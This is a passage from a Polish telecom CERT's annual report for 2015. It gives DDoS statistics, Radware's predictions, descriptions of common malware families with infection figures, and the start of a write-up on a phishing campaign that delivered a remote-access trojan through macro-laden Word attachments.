Co więcej, użycie tej techniki powoduje zwiększenie siły ataku bez znacznego zwiększania zasobów atakującego, tym samym nie wymaga posiadania kontroli nad dużymi zasobami atakującymi (botnetem). Wystarczą lista podatnych urządzeń/serwerów i proste skrypty do przeprowadzenia ataku, co znacznie minimalizuje jego koszty. Częstość stosowania obecnie tego typu techniki w atakach DDoS to efekt licznego występowania podatnych serwerów/urządzeń w sieci.

CERT Orange Polska zaleca, by:


- **wyłączyć niepotrzebne usługi sieciowe,**
- **nie udostępniać usługi wszystkim użytkownikom, jeśli nie jest to konieczne,**
- **korzystać z możliwie najnowszej wersji protokołu.**



Wykres 9. Charakterystyka ruchu na porcie 53

6.3. Siła oraz czas trwania ataków DDoS


Średnia wielkość szczytowego natężenia ataku DDoS odnotowana przez CERT Orange Polska to ok. 1,1 Gbps, natomiast największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 46 Gbps/16 Mpps. W 2015 roku nie byliśmy świadkami rekordowo dużych ataków, jeśli chodzi o natężenie ruchu, rośnie jednak ich wielkość – w 2014 roku średnia wielkość szczytowego natężenia ataku osiągnęła ok. 900 Mbps. Wzrost siły ataków to efekt nie tylko szybszych łączy internetowych, ale też przystępnych cenowo ataków DDoS na czarnym rynku oraz wspominanych powyżej technik wzmocnionego odbicia. Wielkość ruchu generowanego w atakach DDoS obserwowana przez CERT Orange Polska w roku 2015 w rozkładzie procentowym przedstawiono na wykresie 10.



Wykres 10. Wolumen ataków DDoS zaobserwowanych w sieci Orange Polska

Z kolei większość zarejestrowanych alertów, podobnie jak w 2014 roku, trwała poniżej 10 minut, natomiast średni czas trwania wszystkich zarejestrowanych alertów to ok. 23 minuty (nieznaczny wzrost w porównaniu z ubiegłym rokiem). Czas trwania ataków DDoS w roku 2015 w rozkładzie procentowym przedstawiono na wykresie 11.

Pomimo wzrostu średniego czasu trwania alertu w 2015 roku – na co mogło wpłynąć kilka odnotowanych ataków trwających bez przerwy kilka dni – od kilku lat utrzymuje się tendencja dywersyfikacji celów ataku połączona ze skracaniem czasu ich trwania. Krótkotrwałe ataki są bolączką dla form ochrony przed DDoS zakładających uruchomienie mitygacji po kilku/kilkunastu minutach ciągłego ataku. Choć istnieje wiele metod ochrony przed DDoS, duże ataki wolumetryczne mogą zostać zmitygowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających" chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków następuje dzięki geograficznemu rozproszeniu węzłów, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości. Dla ochrony własnej sieci korporacyjnej przed DDoS Orange Polska używa dedykowanych rozwiązań czołowych producentów, a także korzysta z możliwości blokowania adresów potwierdzonych jako źródło ataków albo ograniczenia dostępu do atakowanych zasobów. Szczegóły dotyczące usług komercyjnych (w tym DDoS Protection oraz testów obciążeniowych – sprawdzanie wytrzymałości sieci na ataki) można znaleźć w rozdziale 12.



Wykres 11. Czas trwania ataków DDoS

6.4. Okiem partnera – Radware

Wielowektorowe ataki

Obecnie ataki DDoS to zaawansowane i długo trwające kampanie. Co więcej, atakujący zmieniają wektory w sposób seryjny w zależności od mitygacji, co prowadzi do bardziej inteligentnych, zautomatyzowanych ataków. Każdego roku atakujący znajdują nowe wektory ataków, takie jak Portmappery, mDNS czy RIPv1. Należy mieć również na uwadze wzrost ataków motywowanych okupem w 2015 roku (wzrost do 25% z 16% w 2014 roku), a także ogólny wzrost szyfrowanych ataków (wykorzystujących połączenia szyfrowane). Doświadczanie tych ataków nie jest zależne od wielkości firmy lub jej przychodów, co jedynie dowodzi, że nikt nie jest odporny na nurt tego typu ataków.

Wielkość ataku: czy to ma znaczenie?

W 2015 roku mniej niż 1 na 10 ataków na serwery zakwalifikowano jako bardzo duży (10 Gbps i więcej) – wykres 12. Najczęściej ataki były poniżej tego progu. Liczba ataków w przedziale od 10 Mbps do 100 Mbps wzrosła w 2015 roku o 25% (w porównaniu z 7% w 2014 roku), podczas gdy liczba ataków w zakresie od 100 Mbps do 1 Gbps spadła do 15% (w porównaniu z 25% w 2014 roku).

Rysunek 3. przedstawia 10 branż wchodzących w Cyber-Attack Ring of Fire. Białe strzałki odzwierciedlają zmiany w stosunku do zeszłego roku – co oznacza, że całkowita liczba cyberataków, a także ich częstotliwość i intensywność wzrosły w roku 2015. Kilka branż zachowało stały poziom zagrożenia, podczas gdy zarówno edukacja jak i hosting przemieściły się ze średniego na wysoki poziom ryzyka.


Przewidywania na 2016 rok

#1: APDoS jako Standardowa Procedura Operacyjna

Advanced Persistent DoS (APDoS) staną się preferowaną techniką haktywistów. Ataki APDoS dotyczą masowych ataków DDoS, od atakowania warstwy sieciowej do skupienia się na warstwie aplikacyjnej. Po tych atakach następują wielokrotne ataki typu SQLI i XSS, które występują w różnych odstępach. Sprawcy ataków APDoS mogą równocześnie korzystać z dwóch lub nawet pięciu wektorów ataków, z udziałem nawet do kilkudziesięciu milionów zapytań na sekundę.

#2: Kontynuaja wzrostu ataków RDoS

Ransomware oraz RansomDoS (RDoS) będą nadal wpływać na wszystko, począwszy od tradycyjnych przedsiębiorstw po firmy w chmurze.



Wykres 12. Wielkość ataków DDoS wg Radware

Rysunek 3. Cyber-Attack Ring of Fire

#3: Nadejście ataków Permanent Denial-of-Service (PDoS)

PDoS, znany również jako phlashing, jest atakiem, który uszkadza system w takim stopniu, że niezbędna jest reinstalacja lub wymiana sprzętu. Poprzez wykorzystanie luk bezpieczeństwa lub błędów konfiguracyjnych, PDoS może zniszczyć oprogramowanie urządzenia i/lub podstawowe funkcje systemu. W przypadku ataków na oprogramowanie urządzenia atakujący może wykorzystać podatności w celu wymiany podstawowego oprogramowania urządzenia na zmodyfikowany, uszkodzony lub wadliwy obraz oprogramowania – proces, który gdy przebiega zgodnie z prawem, znany jest jako flashing.

#4: Internet Zombi (Internet of Zombies)

Bezpieczeństwo urządzeń „Internetu Rzeczy" (Internet of Things – IoT) jest fatalne – a dane będą naruszane w szybszym tempie niż w jakiekolwiek innej grupie technologii. Przystosowanie technologii jest tu sprawą najwyższej wagi, a bezpieczeństwo wyraźnie odłożono na dalszy plan. Urządzenia te stanowią element podatny na naruszenia prywatności, a rok 2016 tylko uwydatni ryzyka związane z tym bogatym źródłem danych, przekształcając Internet Rzeczy w niebezpieczny Internet Zombi.

Werner Thalmeier
Director Security Solutions EMEA & CALA w Radware

Obecnie ataki DDoS to zaawansowane i długo trwające kampanie.

Rok 2015 stał pod znakiem cyberbezpieczeństwa coraz częściej trafiającego do mediów głównego nurtu.

7. Malware, czyli narzędzie w rękach przestępcy

Rok 2015 stał pod znakiem cyberbezpieczeństwa coraz częściej trafiającego do mediów głównego nurtu. Jako pierwszy poczuciem bezpieczeństwa zwykłych użytkowników internetu wstrząsnął atak na firmę Sony Pictures Entertaiment, który rozpoczął się w grudniu 2014 roku. W wielu lokalizacjach firma została zmuszona do wyłączenia całych sieci, zaś do internetu wyciekły wewnętrzne maile pracowników Sony, ich dane wrażliwe (w tym numery ubezpieczenia społecznego, adresy domowe czy wysokość wynagrodzeń). W kolejnych miesiącach na łamy mediów tematyka bezpieczeństwa trafiała głównie po atakach ISIS, m.in. na twitterowe konto Dowództwa Centralnego USA czy infrastrukturę telewizyjnej stacji TV5.

Istotnych zdarzeń nie zabrakło również w Polsce. Nasilona mniej więcej w połowie roku kampania mailingowa, gdy nadawcy m.in. fałszywych faktur podszywali się pod banki, telekomy, sklepy internetowe czy pocztę, skutecznie zachęciła do poświęcenia większej uwagi zabezpieczeniu operacji wykonywanych w internecie. Jej efektem są także działania Orange Polska, które pozwoliły na rozszerzenie zakresu wykrywania zagrożeń sieciowych, czy wprowadzenie CyberTarczy, a w efekcie obniżenie podatności sieci klienckiej na cyberataki.

Jakie szkody może nam wyrządzić złośliwe oprogramowanie nazywane również malware (od angielskiego malicious software)?

- Kradzież poufnych danych, w tym loginów, haseł, numerów kont, kart płatniczych czy danych osobowych.
- Niszczenie naszych danych bądź uzyskanie do nich dostępu.
- Przejęcie dostępu do komputera, np. w celu wykorzystania go w operacjach cyberprzestępczych lub do ataków DDoS.
- Przekierowanie ruchu sieciowego na podstawione strony, pozwalające np. na skierowanie transakcji płatniczych na podstawiony numer konta bankowego.
- Pozprzestrzenianie się na inne systemy i urządzenia.

Żaden malware nie wykonuje wszystkich funkcji jednocześnie, dlatego można wyróżnić spośród nich następujące typy:

- backdoor – zapewnia dostęp do zainfekowanego systemu,
- exploit – wykorzystuje luki w oprogramowaniu systemu w celu przejęcia kontroli nad działaniem procesu,
- keylogger – rejestruje informacje wprowadzane za pomocą klawiatury/myszy,
- rootkit – maskuje złośliwe oprogramowanie w celu ominięcia zabezpieczeń systemowych,
- trojan – rozprzestrzenia w systemie ofiary inne złośliwe programy i funkcje,
- worm – infekuje jak największą liczbę maszyn, rozprzestrzeniając się pomiędzy nimi,
- wirus – replikuje się w systemie operacyjnym użytkownika i infekuje w zależności od typu m.in sektory dyskowe, pliki z danymi oraz pliki wykonywalne.

CERT Orange Polska uzyskuje informacje na temat nowych zagrożeń z urządzeń bezpieczeństwa rozmieszczonych w różnych punktach sieci klienckiej. Próbki złośliwego oprogramowania są szczegółowo analizowane w kontekście działań wykonywanych na zainfekowanym urządzeniu oraz metod prewencji.

7.1. Malware na platformy stacjonarne

Obejmującą cały rok 2015 analizę aktywności złośliwego oprogramowania w sieci Orange Polska wykonano w grupie liczącej 25 tysięcy użytkowników usług ADSL (głównie prywatni użytkownicy Neostrady – wykres 13.) oraz Internet DSL (głównie małe i średnie podmioty gospodarcze – wykres 14.).

Od początku roku, zwłaszcza w przypadku łącz użytkowników sieci Neostrada, zaobserwowano gwałtowny wzrost liczby zdarzeń Infection Match (infekcje w czasie rzeczywistym przez pobranie złośliwego oprogramowania bądź uruchomienie złośliwego kodu osadzonego na odwiedzanej witrynie). Od momentu majowego uruchomienia CyberTarczy liczba ta zauważalnie się zmniejszyła, ustępując miejsca zdarzeniom typu Malware Callback (próby sieciowych połączeń wykonywanych przez malware zainstalowany na urządzeniu użytkownika). W ten sposób złośliwe oprogramowanie usiłuje skontaktować się z serwerem Command & Control w celu pobrania instrukcji sterujących, przesłania wykradanych danych czy instalacji dodatkowego oprogramowania. Nie jest to jednak jedyne kryterium do scharakteryzowania tego typu zdarzeń. W celu utrudnienia identyfikacji złośliwe oprogramowanie nawiązujące połączenia typu callback może też generować szereg niegroźnych zapytań do internetu, kierować komunikację do Command & Control (C&C) pośrednio przez podstawione serwery z domen DDNS czy też przez adresy innych zainfekowanych w danej podsieci urządzeń.


Ostatni typ zdarzeń to Domain Match, czyli zapytania o nazwę domeny używanej do lokalizacji Command & Control (C&C). W zestawieniu nie przekraczają średnio kilkuprocentowej wartości, gdyż komunikacja złośliwego oprogramowania z dynamicznym ciągiem losowych znaków nazwy domen, do których przypisany jest serwer C&C, została włączona w strukturę zdarzeń Malware Callback.

W przypadku zdarzeń z sieci IDSL różnice są mniej zauważalne. Zaobserwowane zwiększenie liczby zdarzeń Infection Match w stosunku do Malware Callback wynika zarówno z nasilających się kampanii phishingowych, jak i niskiej skuteczności aplikacji zabezpieczających urządzenia klienta końcowego.


Powyższe dwa wykresy przedstawiają aktywność TOP 5 najpopularniejszego złośliwego oprogramowania odpowiednio dla sieci ADSL (wykres 15.) i IDSL (wykres 16.) w 2015 roku. Pod uwagę wzięto liczbę unikalnych połączeń zidentyfikowanych jako callback.

Największą aktywność w sieci klientów indywidualnych przejawia grupa zdarzeń Local.Callback, tj. połączenia zwrotne niepowiązane ze sklasyfikowanym złośliwym oprogramowaniem, wykrytym w trakcie okresu monitorowania. Skład TOP 5 podkreśla rosnącą liczbę ataków na użytkowników indywidualnych, ukierunkowaną na kradzież o charakterze finansowym.

W stosunku do ubiegłego roku zmiany nastąpiły również w rozkładzie ataków na sieć Internet DSL. Dominującą rolę, zwłaszcza w początkowych okresach miesiąca, przejął callback ZeroAccess, który wykorzystując techniki rootkitowe, potrafi być niewykrywalny dla większości antywirusów.



Wykres 13. Typy zdarzeń związanych ze złośliwym oprogramowaniem w sieci ADSL




Wykres 14. Typy zdarzeń związanych ze złośliwym oprogramowaniem w sieci IDSL

Powyższe wykresy w przeciwieństwie do poprzednich dwóch prezentują TOP 5 wszystkich źródeł infekcji wykrytych w sieci klientów DSL (w sieci ADSL – wykres 17. , zaś w sieci IDSL – wykres 18.). Swoim zasięgiem obejmują zatem nie tylko zdarzenia typu callback, ale także grupy infekcji w czasie rzeczywistym, do których zaliczamy akcje pobierania niebezpiecznego oprogramowania czy wykonywania złośliwego kodu podczas połączenia z zainfekowaną witryną.


Do zdarzeń Local.Callback oraz Trojan.Expiro dla klientów Neostrady dołączyły malware związane z infekcją w czasie rzeczywistym, tj. Malware.Binary, Malicious. URL oraz dominujący Exploit.Kit dedykowany do wykorzystywania podatności w aplikacjach systemowych Windowsa oraz platform Unix/Linux.

Opisy prezentowanego malware'u wykrytego na badanej próbce:

- Local.Callback – połączenia do centrum sterowania niemające cech charakterystycznych dla specyficznej rodziny malware'u.
- Trojan.Expiro – grupa koni trojańskich charakteryzująca się polimorficzną strukturą kodu źródłowego przy zachowaniu zbliżonej do siebie funkcjonalności. Ich złośliwe działania to m.in. wstrzykiwanie złośliwego kodu w odwiedzone strony sieci web, rejestracje oraz kradzież używanych w przeglądarce poświadczeń.




Wykres 15. Złośliwe oprogramowanie w funkcji liczby alarmów callback dla sieci ADSL




Wykres 16. Złośliwe oprogramowanie w funkcji liczby alarmów callback dla sieci IDSL

Expiro nie dodaje żadnych kluczy w rejestrze, zamiast tego infekuje przynajmniej jeden plik wykonywalny, który już posiada przypisany klucz.

- Trojan.Sisron – koń trojański, zwykle pobierany przez inne złośliwe oprogramowanie bądź nieświadomych użytkowników odwiedzających zarażone strony internetowe. Po zainfekowaniu wyłącza funkcje menedżera zadań, edytora rejestru i eksploratora plików. Niektóre z jego odmian są w stanie rejestrować każde naciśnięcie klawisza na klawiaturze, powiązując je z odwiedzaną stroną, co ułatwia kradzież wrażliwych danych.
- Trojan.Sality – infekuje pliki wykonywalne na dyskach lokalnych, sieciowych i zewnętrznych, zestawia połączenia P2P z botnetem w celu uzyskania URL prowadzącego do kolejnych zainfekowanych plików.
- Trojan.Banker – rodzina koni trojańskich (Zeus) wykradających dane związane z bankowością (loginy, hasła, numery kart płatniczych). Taki trojan jest w stanie samodzielnie pobierać pliki konfiguracyjne i aktualizacje z centrum sterowania.
- Trojan.ZeroAccess – za pośrednictwem backdoora w systemie operacyjnym wymusza komunikację zarażonej stacji do zewnętrznego centrum sterowania, zestawiając połączenia TCP na określonych portach (w tym na porcie 80 w celu pobierania innych instancji malware).




Wykres 17. Rodzaje infekcji w czasie rzeczywistym w sieci ADSL




Wykres 18. Rodzaje infekcji w czasie rzeczywistym w sieci IDSL

- **Trojan.Andromeda – najpopularniejszy backdoor występujący u klientów sieci Orange Polska. Wykorzystywany również w kampaniach mailingowych. Po uruchomieniu na zainfekowanej stacji pobiera bez wiedzy użytkownika inne szkodliwe oprogramowanie.**
- **Exploit.Kit – paczka złośliwego oprogramowania usiłująca zainfekować komputer ofiary przy wykorzystaniu szeregu podatności, co znacznie zwiększa prawdopodobieństwo infekcji. Do popularnej grupy exploitów należą ataki wykorzystujące błędy w oprogramowaniu routerów sieciowych.**
- **Malware.Binary – infekcje użytkownika bazujące na pobranych i uruchomionych plikach wykonywalnych EXE (również osadzonych w dokumentach typu .doc, PDF czy PPT bądź ukrywających się w celu ominięcia zabezpieczeń antywirusowych pod nietypowym rozszerzeniem).**
- **Malicious.URL – infekcje wywołane szkodliwą zawartością wyzwalaną podczas połączenia z zarażoną stroną WWW przez przeglądarkę internetową.**
- **Ransomware.Cryptowall – złośliwe oprogramowanie, które po wykonaniu na urządzeniu szyfruje pliki o określonych rozszerzeniach 2048-bitowym kluczem RSA. Po zaszyfrowaniu danych wyświetla użytkownikowi wiadomość o metodzie i wysokości zapłaty w zamian za uzyskanie kluczy deszyfrujących pliki. Rozpowszechniany najczęściej przy kampaniach mailingowych bądź w paczkach exploitowych.**



Wykres 19. Użytkownicy ADSL powiązani i niepowiązani ze złośliwą zawartością



Wykres 20. Użytkownicy IDSL powiązani i niepowiązani ze złośliwą zawartością

Na łączach klientów indywidualnych (ADSL) można zauważyć znaczący spadek odsetka użytkowników powiązanych ze złośliwą zawartością zarówno względem roku poprzedniego, jak i ogólnego trendu (wykres 19.). To bez wątpienia wpływ uruchomionej w maju CyberTarczy.

Zdecydowany postęp zanotowano także wśród klientów łącz Internet DSL (wykres 20.), jednak tutaj przyczyną może być wzrost liczby monitorowanych klientów tej usługi, co wyraźnie wpłynęło na kształt wykresu.

7.1.1. Kampanie phishingowe w sieci Orange Polska w 2015 roku

Papras.EB

Na początku lipca 2015 roku w sieci Orange Polska wykryto nową wersję znanego i mutującego od kilku lat trojana Papras.EB. Opisywany malware należy do rodziny tzw. RAT (Remote Access Trojan). Do CERT Orange Polska dotarły dwie różne próbki z tym samym złośliwym załącznikiem.

Od: Ana Skalka <AnaSkalkahlwe@studiometria.it>
Data: 18 czerwca 2015 14:42:41 CEST
Do: adres_ofiary@gmail.com
Temat: Need your attention : Your request has been successfully submitted.Takeover/Cloud 9

Od: "Willard Pienkowski" <WillardPienkowskiai@wheatcraftconsulting.com>
Data: 18 czerwca 2015 14:10:16 CEST
Do: adres_ofiary@gmail.com
Temat: Your attention is requested : Your request has been successfully submitted.REVOLYMER PLC

W obu wiadomościach znajdowały się załączniki w postaci plików Microsoft Word o nazwach:
12_4325.doc
437_60900.doc
506861.doc

Pliki Word mogły nie zostać rozpoznane przez oprogramowanie antywirusowe (w tabeli 2. przedstawiono nazwy tego trojana rozpoznawane przez silniki różnych antywirusów), ponieważ ich celem było jedynie przygotowanie gruntu pod faktyczny malware. Elementem każdego z plików były bowiem ukryte makra, a także uruchamiane przez nie tzw. droppery. To dopiero ich zadaniem było ściągnięcie z wielu lokalizacji w internecie komponentów malware'u, ich aktywacja i dokonanie faktycznej infekcji już z wewnątrz systemu.

